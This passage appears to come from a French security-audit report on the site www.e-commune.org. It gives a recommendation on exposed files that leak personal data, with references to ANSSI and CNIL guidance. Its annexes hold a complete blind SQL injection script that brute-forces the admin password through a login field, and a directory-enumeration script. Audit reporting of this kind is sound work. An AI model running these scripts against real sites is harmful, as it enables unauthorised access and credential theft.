

Figure 35 - Fichier contenant des noms et adresses

Recommandation :

Il est fortement conseillé de supprimer l'accès à des fichiers pouvant donner des informations techniques sur le site web (langage de programmation utilisé, type de fichiers téléchargeable vers le serveur) ou divulguant des informations personnelles sur des utilisateurs (nom, prénom, adresse…)

Références :

- https ://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf
  Recommandation R8 de **l'ANSSI** – Les fichiers pouvant être servis aux clients doivent être limités au strict nécessaire.
  Recommandation R10 de **l'ANSSI** – Limiter les renseignements fournis sur le fonctionnement technique du site web.
- Guide de sécurité de la **Commission Nationale de l'Informatique et des Libertés (CNIL)**
  https ://www.cnil.fr/sites/default/files/typo/document/Guide_securite-VD.pdf
  La loi « informatique et libertés » impose que les organismes mettant en œuvre des traitements ou disposant de fichiers de données en garantissent la sécurité. Par sécurité des données, on entend l'ensemble des « précautions utiles, au regard de la nature des données et des risques présentés par le traitement », pour notamment, « empêcher que les données soient déformées, endommagées, ou que des tiers non autorisés y aient accès. » (Art.34 loi IL).

ANNEXE 1 – Script sql_blind_injection.py

Ce script a pour objectif d'envoyer des requêtes SQL à l'adresse permettant de tester un login donné, et ainsi de perpétrer une attaque en brute force du mot de passe de l'utilisateur admin.

```
#! /usr/bin/python2
import socket
import httplib, urllib
from urlparse import urlparse
import string

if __name__ == '__main__':

    characters_to_check = "0123456789abcdefghijklmnopqrstuvwxyz"

    headers = {"Content-type": "application/x-www-form-urlencoded",
               "Accept": "text/plain"}
    url = "http://www.e-commune.org/lost_login.php"
    p = urlparse(url)
    conn = httplib.HTTPConnection(p.netloc)
    password = ""
    new_character_found = True
    length = 0

    while new_character_found:
        new_character_found = False
        data = "Error"
        i = 0
        length += 1
        while i < 36:
            params = urllib.urlencode({'login': 'admin" AND substring(password,%d,1) =
"%s"#'"%(length,characters_to_check[i])})
            conn.request("POST", p.path, params, headers)
            response = conn.getresponse()
            data = response.read()
            if string.find(data,"Error") < 0:
                new_character_found = True
                password += characters_to_check[i]
            conn.close()
            i+=1
    print "The password is: "+password
```

ANNEXE 2 – Script check_uri.py

Le but du script ci-dessous est de tester la validité d'une liste d'URLs pour le site www.e-commune.org.

```
#! /usr/bin/python2
import socket
import httplib
from urlparse import urlparse
from bs4 import BeautifulSoup
import requests

def listFD(url, ext=''):
    page = requests.get(url).text
    soup = BeautifulSoup(page, 'html.parser')
    return [url + '/' + node.get('href') for node in soup.find_all('a') if
node.get('href').endswith(ext)]


def checkUrl(url):
    p = urlparse(url)
    conn = httplib.HTTPConnection(p.netloc)
    conn.request('HEAD', p.path)
    resp = conn.getresponse()
    return resp.status < 400


if __name__ == '__main__':
    word_list = ["admin","accueil","modules","fonctions","include"]

    for w in word_list:
        url = 'http://www.e-commune.org/'+w
        print "test "+url
        try:
            if checkUrl('http://www.e-commune.org/'+w):
                for file in listFD(url):
                    print file
            else:
                print "is not accessible"
        except socket.gaierror:
            print "failed"
```